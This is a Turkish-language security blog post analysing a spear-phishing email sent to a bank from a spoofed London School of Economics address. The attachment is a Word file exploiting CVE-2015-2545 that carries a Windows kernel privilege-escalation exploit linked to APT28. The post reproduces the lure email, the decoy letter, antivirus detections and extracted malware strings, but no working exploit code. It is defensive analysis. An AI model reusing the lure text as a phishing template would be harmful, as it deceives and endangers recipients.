

Yakından da Yakın!

written by Mert SARICA | 2 October 2017

If you are looking for an English version of this article, please visit [here](#).

Dijital çağ öncesinde de dijital çağda da, benim de sıklıkla güvenlik farkındalığı sunularımda ve blog yazılarımda yer verdiğim Willie Sutton gibi bir zamana damgasını vurmuş banka soyguncularının hayatlarını incelediğinizde, banka soygunlarının ana sebebinin değişmediğini görebiliyorsunuz, para! Geçmiş yılların silahlı soygunlarının siber banka soygunlarına dönüştüğü günümüzde, banka şubelerinin güvenliğinde bankalar için vazgeçilmez olan güvenlik görevlilerinin yanına siber güvenlik uzmanlarının da eklenmesi, dijital çağda siber soygunlarla mücadeleye karşı önemli bir rol oynamaya başladı. Bankaların fiziksel güvenlik adına banka soygunlarından çıkardığı dersler de yerini, siber tehdit raporlarından ve hacklenen bankalardan çıkardıkları derslere bıraktı.

FireEye (Mandiant) firması tarafından Mart ayında yayınlanan M-Trends raporunun finans kurumlarımız tarafından dikkatli ele alınması ve iyi bir şekilde etüt edilmesi gerekiyor. Özellikle dünya genelinde siber suç çetelerinin bankalara yönelik gerçekleştirdikleri siber saldırılarda, devlet destekli (nation state) siber saldırılarda sıkça gördüğümüz 0. gün zafiyetlerinden faydalanıyor olmaları, bu rapora damgasını vuran en önemli tespitlerden sadece biri diyebiliriz.

Bu tür tehdit raporlarını okuyan kimi kurumlar, tehdidin kendilerine oldukça uzak olduğunu düşünerek, insana ve güvenlik teknolojilerine yapılması gereken yatırımları ikinci plana atarak, hacklenene dek huzur ve mutluluk içinde hayatlarına devam ederler. Etrafındaki olup bitene seyirci kalmayıp, tehditleri yakından takip edip, analiz eden kurumlar ise, bu tür tehdit raporlarından da faydalanarak gelecek yıllarda siber güvenlik üzerine izleyecekleri stratejiyi belirleyip, kaynaklarını doğru alanlara yatırım yapmak için kullanarak hacklenme ihtimallerini olabildiğince azaltmaya çalışırlar.

Bu hikaye, hem M-Trends raporunda (sayfa 11) hem de Bir APT Girişimi başlıklı blog yazımda olduğu gibi yine bir üniversite e-posta hesabından gönderilen bir e-posta ile başlar. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, FireEye güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek şüpheli e-postanın ekinde yer alan zararlı Office

dosyasının (Confirmation_letter.docx MD5:2abe3cc4bfff46455a945d56c27e9fb45) kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır. Bu defa art niyetli kişiler daha önceki hikayede olduğu gibi üniversitedeki bir akademisyenin e-posta hesabını ele geçirip onun üzerinden ilerlemek yerine yine, yine aynı üniversiteden gönderiliyormuş süsü verdikleri sahte (spoofed) bir e-posta adresinden (m.salvalaggio@lse.ac.uk) e-posta göndermeyi tercih etmişlerdi. E-postada adı geçen kişinin üniversitenin personel listesinde yer almaması ve LinkedIn üzerinde yapılan bir araştırmada da bu kişinin (Matteo Salvalaggio) farklı bir üniversitede çalışıyor olması şüpheleri arttırıyordu.

Hello,


Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.

Let's schedule a call on Thursday, 2 PM, do you mind?


Best regards,
Matteo

Matteo Salvalaggio
Senior Director of Development
London School of Economics & Political Science
Tel: +442039051983
Email: m.salvalaggio@lse.ac.uk



The screenshot shows a web browser window displaying the LinkedIn profile of Matteo Salvalaggio. The browser address bar shows the URL: <https://www.linkedin.com/in/matteo-salvalaggio-96635711a/>. The profile header includes the LinkedIn logo, a search bar, and navigation icons for Home, My Network, Jobs, Messaging, Notifications, and Me. A banner image at the top reads "Semiconductor Test - Touch CTS at Date 2017 in March at SwissTech Convention Center, Switzerland | Ad". The profile picture is a circular headshot of a man with a beard. Below the picture, the name "Matteo Salvalaggio" is displayed, followed by the text "Assegnista borsa di ricerca ReLuis presso Università degli Studi di Padova" and "Università degli Studi di Padova • Università degli Studi di Padova". The location is listed as "Rovigo Area, Italy • 129". There are two buttons: "Send InMail" and "Connect". The "Experience" section lists two roles: "Assegnista borsa di ricerca ReLuis" at "Università degli Studi di Padova" from Feb 2017 to Present (2 mos) in Padova, and "Assegnista borsa di ricerca PON-METRICS" at "University of Padova" from Jun 2016 to Dec 2016 (7 mos). The first role description includes "Supporto alle attività connesse agli eventi sismici del 24 agosto 2016: valutazione della vulnerabilità di edifici esistenti e definizione di interventi".

Gönderilen Word dosyasını sanal makinede açmaya çalıştığınızda, sistemin ağırlaşması ve yanıt veremez hale gelmesi, bu dokümanda bir istismar kodu olduğu şüphesini akıllara getiriyordu. Pestudio aracı ile temel birkaç kontrol yapıldığında ise 2015 yılında Microsoft Office yazılımında tespit edilen ve 2007'den 2016'ya kadar tüm sürümleri etkileyen ciddi bir zafiyeti (CVE-2015-2545 / MS15-099) istismar etmeye çalıştığı anlaşılıyordu.



Confirmation_letter.docx - Word (Not Responding)

FILE HOME INSERT DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW VIEW Sign in

Clipboard Font Paragraph Styles Editing

Document Recovery

Word has recovered the following files. Save the ones you wish to keep.

Available Files

- Confirmation_letter.docx . Version created last time t... 01.01.1601 02:00

Which file do I want to save?

Close

London School of Economics & Political Science
Houghton St, London WC2A 2AE, UK

Confirmation Letter

Dear Sir,

This letter confirms that your candidature was approved for participation in Banking Technology Awards.

Please inform Matteo Salvalaggio on 442039051983 or m.salvalaggio@lse.ac.uk if you need additional information.

Sincerely,

London School of Economics & Political Science, Award Committee

Confirmation_letter.docx: 960 characters (an approximate value).

pestudio 8.56 - Malware Initial Assessment - www.winitor.com


File Help

c:\users\mert\desktop\confirmation_letter.docx

- indicators (2/3)
- virustotal (9/58 - 28.02.2017)**
- strings (32/3095)


engine (58)	positiv (9)	date (dd.mm.y...)	age (...)
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0

Confirmation_letter.docx dosyasını 7-zip aracı ile açtıktan sonra zafiyete konu olan EPS dosyasını (image1.eps) bulmak çok zor değildi.



EPS dosyasını Notepad++ aracı ile incelediğimde, istismar kodu içinde yer alan birden fazla yürütülebilir dosya (executable – binary) başlıkları (MZ – 4D5A) hemen dikkatimi çekti. Bu tespit, istismar kodu içinde birden fazla yürütülebilir dosya (executable) olduğunu ve zafiyet başarıyla istismar edildikten sonra işletim sistemi üzerinde bunların çalıştırılacağına işaret

İstismar kodu ile zaman kaybetmeyip, MZ başlığına sahip tüm blokları ayrı ayrı apt1.exe, apt2.exe, apt3.exe vb. adı altında diske kayıt edip pestudio ile incelemeye başladım. apt3.exe (ekran görüntüsünde a3.exe olarak da yer almaktadır.) ve apt5.exe (ekran görüntüsünde a5.exe olarak da yer almaktadır.) dosyalarını incelediğimde, karakter dizilerinde (strings) yer alan Exploit anahtar kelimeleri, iki dosyanın birbirine fazlasıyla benzemesi (a3 32bit, a5 64bit) ve VirusTotal raporunda yer alan CVE-2016-7255 (MS16-135) çıktısı dikkatimi çekti. İki dosyayı da inceledikten sonra bunun Fancy Bear, APT28, Sofacy, STRONTIUM adıyla da bilinen Pawn Storm APT grubu tarafından da zamanında kullanılmış olan ve Windows kernel zafiyetini istismar eden bir istismar kodu olduğu ortaya çıktı.



pestudio 8.56 - Malware Initial Assessment - www.winator.com

File Help

c:\users\mert\Desktop\A3.exe

type	size	location	blacklisted (44)	item (331)
ascii	4	-	-	\S@H
ascii	4	-	-	\SHH
ascii	4	-	-	\SPH
ascii	4	-	-	\SXH
ascii	4	-	-	D\$ P
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A)\A[AZAYAX_^]ZY[
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A)\A[AZAYAX_^]ZY[
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastError = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	36	-	-	0123456789ABCDEFGetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end

pestudio 8.56 - Malware Initial Assessment - www.winator.com

File Help


c:\users\mert\Desktop\A5.exe

type	size	location	blacklisted (46)	item (283)
ascii	4	-	-	T%0L
ascii	4	-	-	D%H
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastError = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	16	-	-	0123456789ABCDEF
ascii	20	-	-	GetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
